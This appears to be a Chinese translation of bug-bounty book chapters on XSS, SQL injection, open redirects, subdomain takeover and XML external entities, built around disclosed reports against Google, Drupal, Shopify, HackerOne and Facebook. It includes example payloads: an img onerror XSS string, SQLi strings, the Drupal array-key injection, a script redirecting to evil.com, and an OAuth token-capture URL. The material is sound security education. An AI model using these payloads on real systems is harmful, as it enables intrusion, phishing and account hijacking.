
2015 年 9 月，Mahmoud Jamal 使用 Google 图像来为它的 HackerOne 资料寻找一个图片。在浏览的时候，它注意到 Google 图片的 URL 中有一些有趣的东西。

```
http://www.google.com/imgres?imgurl=https://lh3.googleuser.com/...
```

注意到实际的 URL 中存在 `imgurl` 的引用。在鼠标移到缩略图上的时候，Mahoumd 注意到了锚标签的 `href` 属性包含了相同的 URL。因此，它尝试将参数改为 `javascript:alert(1)`，并且注意到锚标签的 `href` 也改为了相同值。

它这个时候非常激动，点击了链接，但是没有执行 JavaScript，因为 Google URL 改为了别的东西。结果，Google 的代码在鼠标按下时，通过 `onmousedown` JavaScript 回调修改了 URL。

考虑到这个，Mahmoud 决定使用它的键盘，尝试使用 TAB 键在页面上切换。当他来到 `View Image` 按钮时，触发了 JavaScript，产生了 XSS 漏洞。这里是图片：



Google XSS 漏洞

> 重要结论
>
> 始终留意这种漏洞。很轻易就能假设，仅仅由于公司太大或者太知名，任何东西都被找到了。但是，公司始终会修改代码。
>
> 此外，有大量方法来执行 JavaScript，这里在看到 Google 使用 `onmousedown` 事件处理器修改值之后，很容易就放弃了。这意味着任何时候使用鼠标点击了链接，值都会改变。

6. Google Tagmanager 存储型 XSS

难度：中

URL：`tagmanager.google.com`

报告链接：`https://blog.it-securityguard.com/bugbounty-the-5000-google-xss`

报告日期：2014.10.31

奖金：$5000

描述：

2014 年 10 月，Patrik Fehrehbach 在 Google 上发现了存储型 XSS 漏洞。这个报告的有趣部分是，他如何设法绕过 Google 获取载荷。

Google Tagmanager 是一个 SEO 工具，使营销人员添加和更新站点标签变得容易 -- 包含转化追踪、站点分析、重营销、以及更多。为此，它拥有大量的表单，便于用户交互。所以，Patrik 以尝试将 XSS 载荷输入到表单字段中开始，类似于 `#>imgsrc=/ onerror=alert(3)>` 。如果接受了，这就会闭合现有的 HTML `>` ，之后尝试加载不存在的图片，这会执行 `onerror` JavaScript，`alert(3)` 。

但是，这没有效果。Google 合理处理了输入。Patrik 注意到了一个替代方案 -- Google 提供了上传带有多个标签的 JSON 文件的功能。所以，它下载了样例并上传：

```
"data": {
    "name": "#"><img src=/ onerror=alert(3)>",
    "type": "AUTO_EVENT_VAR",
    "autoEventVarMacro": {
        "varType": "HISTORY_NEW_URL_FRAGMENT"
    }
}
```

这里，你会注意到，标签的名称就是他的 XSS 载荷。结果，Google 没有处理来自上传文件的输入，并执行了载荷。

> 重要结论
>
> 这里有两个有趣的事情。首先Patrik 发现了替代方案来提供输入 -- 要留意这个东西，并测试目标提供的所有方法来输入数据。其次，Google 处理了输入，但是在渲染时没有转义。假设它转义了 Patrik 的输入，载荷就不会生效，因为 HTML 会被转换成无害的字符。

总结

XSS 漏洞对站点开发者展现了真实的风险，并且仍然在站点上流行，通常显而易见。通常简单提交 JavaScript `alert` 方法的调用，`alert('test')` ，你可以检查输入字段是否存在漏洞。此外，你可以将它与 HTML 注入组合，并提交 ASCII 编码的字符来观察文本是否被渲染和解释。

在搜索 XSS 漏洞时，这里是要记住的一些事情：

1. 测试任何东西

   无论你在浏览什么站点以及什么时候浏览，总是要保持挖掘！不要觉得站点太大或者太复杂，而没有漏洞。机会正在注视着你并请求你的测试，就像 `wholesale.shopify.com` 那样。Google Tagmanager 存储型 XSS 漏洞就是寻找替代方案来向站点添加标签的结果。

2. 漏洞可能存在于任何表单值

   例如，Shopify 的礼品卡站点上的漏洞，通过利用和上传文件相关的名称字段来时间，并不是实际的文件字段本身。

3. 总是在测试时使用 HTML 代理

   当你尝试提交来自网站自身的恶意值时，当站点的 JavaScript 检查出你的非法值时，你可能会碰到假阳性。不要浪费你的时间。通过浏览器提供合法值，之后使用你的代理修改这些值来执行 JavaScript 并且提交。

   > 译者注：对于所有前端（包括移动和桌面）渗透，都应该这样。就算不存在 XSS，也有可能挖到绕过和越权漏洞。

4. XSS 漏洞发生在渲染的时候

   由于 XSS 在浏览器渲染文本时发生，要确保复查了站点的所有地方，其中使用了你的输入值。逆天家的 JavaScript 可能不会立即渲染，但是会出现在后续的页面中。这非常麻烦，但是你要留意站点何时过滤输入，以及转义输出。如果是前者，寻找办法来绕过输入过滤器，因为开发者可能会犯懒，并且不会转义渲染的输入。

5. 测试非预期的值

不要总是提供预期类型的值。当 HTML 雅虎邮件的漏洞被发现时，提供了非预期的 HTML IMG 属性。要跳出思维定式，思考开发者要寻找什么，并且之后尝试提供一些不匹配这些预期的东西。这包含寻找新的方式来执行潜在的 JavaScript，例如绕过 Google 图片的 `onmousemove` 事件。

十一、SQL 注入

作者：Peter Yaworski

译者：飞龙

描述

SQL 注入，或者 SQLi 允许黑客将 SQL 语句注入到目标中并访问它们的数据库。它的潜力是无穷的，通常使其成为高回报的漏洞，例如，攻击者能够执行所有或一些 CURD 操作（创建、读取、更新、删除）来获取数据库信息。攻击者甚至能够完成远程命令执行。

SQLi 攻击通常是未转义输入的结果，输入被传给站点，并用作数据库查询的一部分。它的一个例子是：

```
$name = $_GET['name'];
$query = "SELECT * FROM users WHERE name = $name";
```

这里，来自用户输入的传入值直接被插入到了数据库查询中。如果用户输入了 `test' or 1=1`，查询就会返回第一条记录，其中 `name = test or 1=1`，所以为第一行。现在在其他情况下，你可能会得到：

```
$query = "SELECT * FROM users WHERE (name = $name AND password = 12345");
```

这里，如果你使用了相同的载荷，你的语句最后会变成：

```
$query = "SELECT * FROM users WHERE (name = 'test' OR 1=1 AND password = 12345");
```

所以这里，查询会表现得有些不同（至少是 MySQL）。我们会获取所有记录，其中名称是 `test`，或者密码是 `12345`。很显然我们没有完成搜索数据库第一条记录的目标。因此，我们需要忽略密码参数，并能够使用注释来实现，`test' or 1=1;--`。这里，我们所做的事情，就是添加一个分号来合理结束 SQL 语句，并且立即添加两个短横线（和一个空格）来把后面的所有东西标记为注释。因此不会被求职。它的结果会和我们初始的例子一样。

示例

1. Drupal SQL 注入

难度：中

URL：任意版本小于 7.32 的 Drupal 站点

报告链接；`https://hackerone.com/reports/31756`

报告日期：2014.10.17

奖金：$3000

描述：

Drupal 是一个流行的内容管理系统，用于构建网站，非常相似于 WordPress 和 Joomla。它以 PHP 编写，并且基于模块，意思是新的功能可以通过安装模块来添加到 Drupal 站点中。Drupal 社区已经编写了上千个，并且使他们可免费获取。其中的例子包括电子商务，三方继承，内容产品，以及其他。但是，每个 Drupal 的安装都包含想用的核心模块系列，用于运行平台，并且需要数据库的链接。这些通常都以 Drupal 核心来指代。

在 2014 年，Drupal 安全小组为 Drupal 核心发布了一个紧急安全更新，表明所有 Drupal 站点都存在 SQL 注入漏洞，它能够由匿名用户来完成。这一漏洞允许攻击者控制任意没有更新的 Drupal 站点。

对于漏洞来说， Stefan Horst 发现了 Drupal 开发者不当实现了数据库查询的包装功能，它能够被攻击者滥用。更具体来说，Drupal 使用 PHP 数据对象（PDO）作为结构用于访问数据库。Drupal 核心的开发者编写了代码来调用这些 PDO 函数，并且在其他开发者编写代码来和 Drupal 数据库交互的任何时候，这些代码都可以使用。这在软件开发中是个最佳时间。它的原因是为了让 Drupal 能够用于不同类型的数据库（MySQL、Postgres，一起其它），移除复杂性并提供标准化。

现在结果是，Stefan 发现了 Drupal 包装器代码对传给 SQL 查询的数组数据做了一个错误的假设。这里是原始代码：

```
foreach ($data as $i => $value) {
    [...]
    $new_keys[$key . '_' . $i] = $value;
}
```

你能够之处错误（我都不能）嘛？开发者的假设为，数组数据始终含有数字键，例如 `0, 1, 2` 以及其他（ `$i` 的值）。并且所以它们将 `$key` 变量连接到 `$i` ，并且使其等于 `value` 。这里是来自 Drupal 的 `db_query` 函数，通常的查询的样子。

```
db_query("SELECT * FROM {users} WHERE name IN (:name)", array(':name'=>array('user1','
user2')));
```

这里，`db_query` 函数接受数据库查询 `SELECT * FROM {users} WHERE name IN (:name)`，以及值的数组来替换查询中的占位符。在 PHP 中，当你将数组声明为 `array('value','value2',value3')`，它实际上创建了 `[0 =>'value',1=>'value2',2=>'value3']`，其中每个值都可以通过数字键来访问。所以这里，`:name` 变量被数组中的值替换。你从中获取到的东西是：

```
SELECT * FROM users WHERE name IN (:name_0, :name_1)
```

到目前为止很好。当你获取不含有数字键的数组时，问题就来了，像这样：

```
db_query("SELECT * FROM {users} where name IN (:name)",
array(':name'=>array('test) -- ' => 'user1','test' => 'user2')));
```

这里，`:name` 是个数组，它的键是 `'test) -', 'test'`。你可以看到为什么嘛？当 Drupal 收到它并且处理数组来创建查询时，我们会得到：

```
SELECT * FROM users WHERE name IN (:name_test) -- , :name_test)
```

看出这是为什么可能需要一些技巧，所以让我们过一遍它。基于上面描述的 `foreach`，Drupal 会遍历数组中的每个元素。所以，对于第一个迭代 `$i = test) -` 以及 `$value = user1`。现在，`$key` 是查询中的 `(:name)`，并且和 `$i` 组合之后，我们得到了 `name_test) -`。对于第二个迭代，`$i = test` 并且 `$value = user2`，所以组合 `$key` 和 `$i` 之后，我们得到了 `name_test`，结果是个 `:name_test` 的占位符，它等于 `user2`。

现在，知道这些之后，Drupal 包装 PHP PDO 对象的事实就登场了，因为 PDO 允许多重查询。所以，攻击者能够传递恶意输入，例如实际的 SQL 查询来为任何的数组键创建管理员用户，它作为多重查询解释和执行。

> 重要结论
>
> SQLi 似乎更难于发现，至少基于为了这本书搜索的报告。这个例子很有意思，因为它并不是提交单引号和截断查询。反之，它全部关于 Drupal 的代码如何处理传给内部函数的数组。这并不易于通过黑盒测试发现（其中你并不接触任何代码）。这里的重要结论是，寻找机会来修改传给站点的输入格式，所以在 URL 接受 `?name` 作为参数的地方，尝试传入类似 `?name[]` 的数组，来观察站点如何处理。它也可能不会造成 SQLi，但是可能会导致其他有趣的行为。

总结

SQLi 对站点来说十分重要和危险。寻找这一类型的漏洞可能导致站点的完整的 CURD 权限。在其他情况下，它可能扩展为远程代码执行。Drupal 的例子实际上是这些例子之一，它们证明了攻击者可以通过漏洞来执行代码。在寻找它们的时候，不要仅仅留意向查询传递未转义单引号和双引号的可能性，也要注意以非预期方式提供数据的可能性，例如在 POST 数据中提交数组参数。

十二、开放重定向漏洞

> 作者：Peter Yaworski
>
> 译者：飞龙
>
> 协议：CC BY-NC-SA 4.0

描述

根据 OWASP，开放重定向出现在应用接受参数并将用户重定向到该参数值，并且没有对该值进行任何校验的时候。

这个漏洞用于钓鱼攻击，便于让用户无意中浏览恶意站点，滥用给定站点的信任并将用户引导到另一个站点，恶意站点作为重定向目的地，可以将其准备成合法站点的样子，并尝试收集个人或敏感信息。

> 链接
>
> 查看 OWASP 无验证重定向和转发速查表

示例

1. Shopify 主题安装开放重定向

难度：低

URL：`app.shopify.com/services/google/themes/preview/supply-blue?domain_name=XX`

链接：`https://hackerone.com/reports/1019622`

报告日期：2015.11.25

奖金：$500

描述：

Shopify 的平台允许商店管理员自定义商店外观。为此，管理员需要安装主题。这里的漏洞时，主题安装页面会解释重定向参数，并向用户浏览器返回 301 重定向，而不验证重定向的目标。

因此，如果用户访问 `https://app.shopify.com/services/google/themes/preview/supply- blue?domain_name=example.com`，它会重定向到 `http://example.com/admin`。

恶意用户能够在该域部署站点，并尝试对无意识的用户执行钓鱼攻击。

> 重要结论
>
> 我这里再说一遍，不是所有漏洞都很复杂。这里的开放重定向只需要将重定向参数修改为外部站点。

2. Shopify 登录开放重定向

难度：中

URL：`http://mystore.myshopify.com/account/login`

报告链接：`https://hackerone.com/reports/103772`

报告日期：2015.12.6

奖金：$500

描述：

这个开放重定向非常类似于上面讨论的主题安装漏洞，但是这里。漏洞在用户登录，并且使用参数 `?checkout_url` 之后出现。例如：

http://mystore.myshopify.com/account/login?checkout_url=.np

因此，当用户访问链接并登录，它会被重定向到：

https://mystore.myshopify.com.np/

它实际上完全不是 Shopify 的域。

3. HackerOne 间隔重定向

难度：中

URL：无

报告链接：https://hackerone.com/reports/111968

报告日期：2016.1.20

奖金：$500

描述：

这里的间隔重定向指代一些重定向，在重定向期间不发生停顿，来告诉你你正在被重定向。

HackerOne 实际上在报告中提供了该漏洞的纯语言描述：

> `hackerone.com` 连接被视为可信连接，包括 `/zendesk_session` 前面的那些。任何人都可以创建自定义的 Zendesk 账户，它会重定向到不可信的站点，并在 `/redirect_to_account?state= param;` 提供该功能。并且由于 Zendesk 允许账户之间的非间隔重定向，你会被引导到任何不可信站点，而没有任何警告。
>
> 了解 Zendesk 的原始问题之后，我们选择将带有 `zendesk_session` 的链接视为外部链接，点击时会渲染一个外部的图标和间隔警告页面。

所以这里，Mahmoud Jamal（是的，和 Google XSS 漏洞中的人一样）创建了 `company.zendesk.com` 并将：

```
<script>document.location.href = "http://evil.com";</script>
```

通过 Zendesk 的主题编辑器添加到了头文件中。之后，传递这个链接：

```
https://hackerone.com/zendesk_session?locale_id=1&return_to=https://support.hackerone.
com/ping/redirect_to_account?state=company:/
```

它用于重定向到生成的 Zendesk 会话。

现在，有趣的是，Mahmoud 向 Zendesk 报告了这个重定向个问题，Zendesk 说他并没有看到任何问题。所以，自然而然，它继续挖掘这个漏洞，看看如何才能利用。

> 重要结论
>
> 我们在应用逻辑一章中讨论了它，但它重复出现在这里，在你搜索漏洞时，要注意站点所使用的的服务，因为在你的搜索过程中，它们每个都代表一种新的攻击向量。这里，这个漏洞可以通过组合 Zendesk 的 HackerOne 使用方法，以及已知的所允许的重定向来实现。
>
> 此外，在你寻找 bug 时，阅读和回应你的报告的人有时不能马上理解安全影响。这就是我在漏洞报告中编写这一章的原因。如果你往前推进一小步，并且在你的报告中解释安全映像，它会确保顺利解决。
>
> 但是，即使是这样，公司有时候也会不理解你。如果是这样，像 Mahmoud 所做的一样，保持挖掘，并看看是否可以证明它可以利用，或者将其和其它漏洞组合来展示影响。

总结

开放重定向个允许恶意攻击者将人们重定向到未知的恶意站点。就像这些例子展示的那样，寻找他们需要锐利的观察。有时会出现易于发现的 `redirect_to=` ，`domain_name=` ，`checkout_url=` ，以及其它。这种类型的漏洞依赖信任的

滥用，其中受害者被诱导来访问攻击者的站点，并认为他们正在浏览他们认可的站点。

通常，当 URL 作为参数传递给 Web 请求时，你可以发现它们。要留意并玩转 URL 地址，以便观察是否接受外部站点的链接。

此外，HackerOne 间隔重定向展示了二者的重要性。当你寻找漏洞时，识别站点所用的工具和服务，以及有时在被认可和接受之前，你需要坚持并清晰展示漏洞。

十三、子域劫持

作者：Peter Yaworski

译者：飞龙

描述

子域控制就真的是听上去那样，它是一种场景，恶意用户能够代表合法站点来申请一个子域。总之，这一类型的漏洞涉及站点为子域创建 DNS 记录，例如，Heroku（主机商），并且从未申请过该子域。

1. `example.com` 在Heroku 上注册。
2. `example.com` 创建 DNS 记录 `subdomain.example.com`，指向 `unicorn457.heroku.com`。
3. `example.com` 没有申请 `unicorn457.heroku.com`。
4. 恶意用户申请了 `unicorn457.heroku.com`，并复制了 `example.com`。
5. 所有 `subdomain.example.com` 的流量都会流经恶意网站，它看上去类似 `example.com`。

所以，按照这个逻辑，DNS 条目需要指向未申请的外部服务，例如 Heroku，Github 和 Amazon S3。发现它们的一个不错的方法是使用 KnockPy，它会在工具一节中讨论，它迭代了子域的常见列表来验证是否存在。

示例

1. Ubiquiti 子域劫持

难度：低

URL：`http://assets.goubiquiti.com`

报告链接：`https://hackerone.com/reports/109699`

报告日期：2016.1.10

奖金：$500

描述：

就像子域劫持的描述中所述，`http://assets.goubiquiti.com` 拥有指向 Amazon S3 文件存储的 DNS 记录，但是不存在实际的 Amazon S3 容器。这里是 HackerOne 的截图：

Type	Domain Name	Canonical Name	TTL
CNAME	assets.goubiquiti.com	uwn-images.s3-website-us-west-1.amazonaws.com	5 min

因此，恶意用户可以申请 `uwn-images.s3-website-us-west-1.amazonaws.com`，并在这里部署站点。假设它可以更加类似 Ubiquiti，这里的漏洞是诱使用户来提交个人信息，并控制账户。

> 重要结论
>
> DNS 记录提供了全新并独特的漏洞利用机会。使用KnockPy 来尝试验证子域是否存在，之后确认它们指向有效的资源，并且特别注意三方服务，例如 AWS、Github、Zendesk 以及其他。这些服务允许你注册自定义的 URL。

2. Scan.me 的 Zendesk 指向

难度：低

URL：`support.scan.me`

报告链接：`https://hackerone.com/reports/114134`

报告日期：2016.2.2

奖金：$1000

描述：

就像 Ubiquiti 的示例那样，这里 Scan.me 拥有一个 DNS 记录，将 `support.scan.me` 指向 `scan.zendesk.com`。这种情况下，黑客 `harry_mg` 就能够申请 `scan.zendesk.com`，`support.scan.me` 指向了它。

就是这样了，奖金是 $1000。

> 重要结论
>
> 要注意！这个漏洞与 2016 年 2 月发现，并且完全不复杂。成功的漏洞挖掘需要敏锐的观察。

3. Facebook 官方的访问 Token

难度：高

URL：`facebook.com`

报告链接：`http://philippeharewood.com/swiping-facebook-official-access-tokens`

报告日期：2016.2.29


奖金：未公开

描述：

我不知道这是否符合子域劫持的技术定义（如果有的话），但是我觉得这是个重大的发现，让 Philippe 能够以最少的交互劫持任意 Facebook 账户。

为了理解这个漏洞，我们需要看一看 OAuth，根据他们的站点，它是一个开放协议，能够以简单和标准的方式来验证 Web 移动和桌面应用的安全性。换句话说，OAuth 允许用户授权某个应用来代表它们，而不需要向应用分享密码。如果你曾经浏览器过某个站点，它让你使用你的 Google、Facebook、Twitter 以及其他账户来登录，你就使用了 OAuth。

现在，假设你注意到了这里的潜在利用。如果 OAuth 允许用户授权，错误实现的影响非常之大。理解了这个过程之后，Philippe 提供了一副不错的图片来解释协议是如何实现的。



Philippe Harewood - Facebook OAuth 流程

总之，我们可以在这里看到：

1. 用户通过一些 APP 请求将 Facebook API 使用一些目的。
2. 这个 APP 将用户重定向到 Facebook API 来授予权限。
3. Facebook API 向用户提供代码并将其重定向到 APP。

4. APP 接受代码并调用 Facebook API 来获得 Token。
5. Facebook 返回 Token 给 APP，它代表用于为调用授权。

这个流程中，你会注意到用户在哪儿都不需要向访问它们账户的 APP 提供他们的 Facebook 用户名和密码。这也是个概览，这里也可能出现很多其他事情，包括可以在流程中交换的额外信息。

这里有一个重大漏洞，Facebook 在 #5 中向应用提供访问 Token。

再回头考虑 Philippe 的发现，它详细解释了如何尝试并捕获这些 Token，来诱使 Facebook 向他发送它们，而不是那个应用。但是，反之，它决定寻找能够控制的，存在漏洞的 Facebook 应用。

结果，每个 Facebook 用户都使用它们的账户授权的应用，但是许多都不显式使用。根据他的 Write Up，一个例子是“Content Tab of a Page on www”，它在 Facebook 粉丝页面加载了一些 API 调用。APP 的列表课在 `https://www.facebook.com/search/me/apps-used` 上获取。

浏览器这个列表之后，Philippe 设法找到了一个 APP，它的配置是错误的，并且可用于使用请求来捕获 Token，请求为：

```
https://facebook.com/v2.5/dialog/oauth?response_type=token&display=popup&client_id=APP_ID&redirect_uri=REDIRECT_URI
```

这里，它所使用来获取 `APP_ID` 的应用，是拥有完整权限并配置错误的，意思是步骤 #1 和 #2 已经完成了，用户不会看到弹出窗口来向应用授予权限，因为它们实际上已经完成了。此外，由于 Facebook 并不持有 `REDIRECT_URI`，Philippe 实际上可以持有它，准确来说就像子域那样。因此，当用户点击了它的链接，它们会重定向到：

http://REDIRECT_URI/access_token_appended_here

Philippe 可以使用它来记录所有访问 Token，并劫持 Facebook 账户。更加 NB 的是，根据它的博文，一旦你拥有了官方的 Facebook 访问 Token，你就拥有了莱斯其他 Facebook 应用的 Token，例如 Instagram。他需要做的所有事情就是调用 Facebook GraphQL（一个用于从 Facebook 获取数据的 API），响应就会包含用于请求中 APP 的 `access_token`。

> 重要结论
>
> 我觉得你可能想知道，为什么这个例子会包含在这本书的这个章节。对我来说，最重要的结论就是。要考虑到在渗透过程中如何利用一些遗留资源。在这一章的上一个例子中，DNS 指向了不再继续使用的服务。这里，寻找了预先审批了不再使用的应用。当你渗透的时候，要寻找这些应用的变化，它们可能会给你留下公开的资源。
>
> 此外，如果你喜欢这个例子，你可以查看 Philippe 的博客（包含在资源一章，以及“Hacking Pro Tips Interview”，这是他坐下来和我一起完成的，他提供了很多不错的建议）。

总结

当一个站点已经创建了无用的 DNS 记录，指向三方服务提供商，子域劫持真的不难以完成。有很多方法来发现它们，包括使用 KnockPy，Google Hack（ `site:*.hackerone.com` ），Recon-ng，以及其他。这些东西的用法都包含在这本书的工具一章。

此外，就像前面那个 Facebook 访问 Token 的示例那样，当你考虑这种类型的漏洞时，扩展你的领域，并且考虑目标上存在什么过时的遗留资源。例如， `redirect_uri` 和预先审批的 Facebook APP。

十四、XML 外部实体注入

作者：Peter Yaworski

译者：飞龙

XML 外部实体（XXE）漏洞涉及利用应用解析 XML 输入的方式，更具体来说，应用程序处理输入中外部实体的包含方式。为了完全理解理解如何利用，以及他的潜力。我觉得我们最好首先理解什么是 XML 和外部实体。

元语言是用于描述其它语言的语言，这就是 XML。它在 HTML 之后开发，来弥补 HTML 的不足。HTML 用于定义数据的展示，专注于它应该是什么样子。房子，XML 用于定义数据如何被组织。

例如，HTML 中，你的标签为 `<title>`，`<h1>`，`<table>`，`<p>`，以及其它。这些东西都用于定义内容如何展示。`<title>` 用于定义页面的标题，`<h1>` 标签定义了标题，`<table>` 标签按行和列展示数据，并且 `<p>` 表示为简单文本。反之，XML 没有预定义的标签。创建 XML 文档的人可以定义它们自己的标签，来描述展示的内容。这里是一个示例。

```
<?xml version="1.0" encoding="UTF-8"?>
<jobs>
    <job>
        <title>Hacker</title>
        <compensation>1000000</compensation>
        <responsibility optional="1">Shot the web</responsibility>
    </job>
</jobs>
```

读完了之后，你可以大致猜测出 XML 文档的目的 -- 为了展示职位列表，但是如果它在 Web 页面上展示，你不知道它看起来是什么样。XML 的第一行是一个声明头部，表示 XML 的版本，以及编码类型。在编写此文的时候，XML 有两个版本，1.0 和 1.1。它们的具体区别超出了本书范围，因为它们在你渗透的时候没什么影响。

在初始的头部之后，标签 `<jobs>` 位于所有其它 `<job>` 标签的外面。`<job>` 又包含 `<title>`、`<compensation>` 和 `<responsibilities>` 标签。现在如果是 HTML，一些标签并不需要（但最好有）闭合标签（例如 `<br>`），但是所有 XML 标签都需要闭合标签。同样，选取上面的例子，`<jobs>` 是个起始标签，`</jobs>` 是对应的闭合标签。此外，每个标签都有名称，并且可以拥有属性。使用标签 `<job>`，标签名称就是 `job`，但是没有属性。另一方面，`<responsibility>` 拥有名称 `responsibility`，并拥有属性 `optional`，由属性名称 `optional` 和值 `1` 组成。

由于任何人可以定义任何标签，问题就来了，如果标签可以是任何东西，任何一个人如何知道如何解析和使用 XML 文档？好吧，一个有效的 XML 文档之所以有效，是因为它遵循了 XML 的通用规则（我不需要列出它们，但是拥有闭合标签是一个前面提过的例子），并且它匹配了它的文档类型定义（DTD）。DTD 是我们继续深入的全部原因，因为它是允许我们作为黑客利用它的一个东西。

XML DTD 就像是所使用的标签的定义文档，并且由 XML 设计者或作者开发。使用上面的例子，我就是设计者，因为我在 XML 中定义了职位文档。DTD 定义了存在什么标签，它们拥有什么属性，以及其它元素里面有什么元素，以及其他。当你或者我创建自己的 DTD 时，一些已经格式化了，并且广泛用于 RSS、RDF、HL7 SGML/XML。以及其它。

下面是 DTD 文件的样子，它用于我的 XML。

```
<!ELEMENT Jobs (Job)*>
<!ELEMENT Job (Title, Compensation, Responsiblity)>
<!ELEMENT Title (#PCDATA)>
<!ELEMENT Compenstaion (#PCDATA)>
<!ELEMENT Responsibility(#PCDATA)>
<!ATTLIST Responsibility optional CDATA "0">
```

看一看这个，你可能猜到了它大部分是啥意思。我们的 `jobs` 标签实际上是 XML `!ELEMENT`，并且可以包含 `job` 元素。`job` 是个 `!ELEMENT`，可以包含标题、薪资和职责，这些也都是 `!ELEMENT`，并且只能包含字符数据（`#PCDATA`）。最后，`!ELEMENT responsibility` 拥有一个可选属性（`!ATTLIST`），默认值为 0。

并不是很难吧？除了 DTD，还有两种还未讨论的重要标签，`!DOCTYPE` 和 `!ENTITY`。到现在为止，我只说了 DTD 文件是我们 XML 的扩展。要记住上面的第一个例子，XML 文档并不包含标签定义，它由我们第二个例子的 DTD 来完成。但是，我们可以将 DTD 包含在 XML 文档内，并且这样做之后，XML 的第一行必须是 `<!DOCTYPE>` 元素。将我们的两个例子组合起来，我们就会得到这样的文档：

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE Jobs [
<!ELEMENT Job (Title, Compensation, Responsiblity)>
<!ELEMENT Title (#PCDATA)> <!ELEMENT Compenstaion (#PCDATA)>
<!ELEMENT Responsibility(#PCDATA)>
<!ATTLIST Responsibility optional CDATA "0">
]>
<jobs>
    <job>
        <title>Hacker</title>
        <compensation>1000000</compensation>
        <responsibility optional="1">Shot the web</responsibility>
    </job>
</jobs>
```

这里，我们拥有了内部 DTD 声明。要注意我们仍然使用一个声明头部开始，表示我们的文档遵循 XML 1.0 和 UTF8 编码。但是之后，我们为 XML 定义了要遵循的 `DOCTYPE` 。使用外部 DTD 是类似的，除了 `!DOCTYPE` 是 `<!DOCTYPE note SYSTEM "jobs.dtd">` 。XML 解析器在解析 XML 文件时，之后会解析 `jobs.dtd` 的内容。这非常重要，因为 `!ENTITY` 标签被近似处理，并且是我们利用的关键。

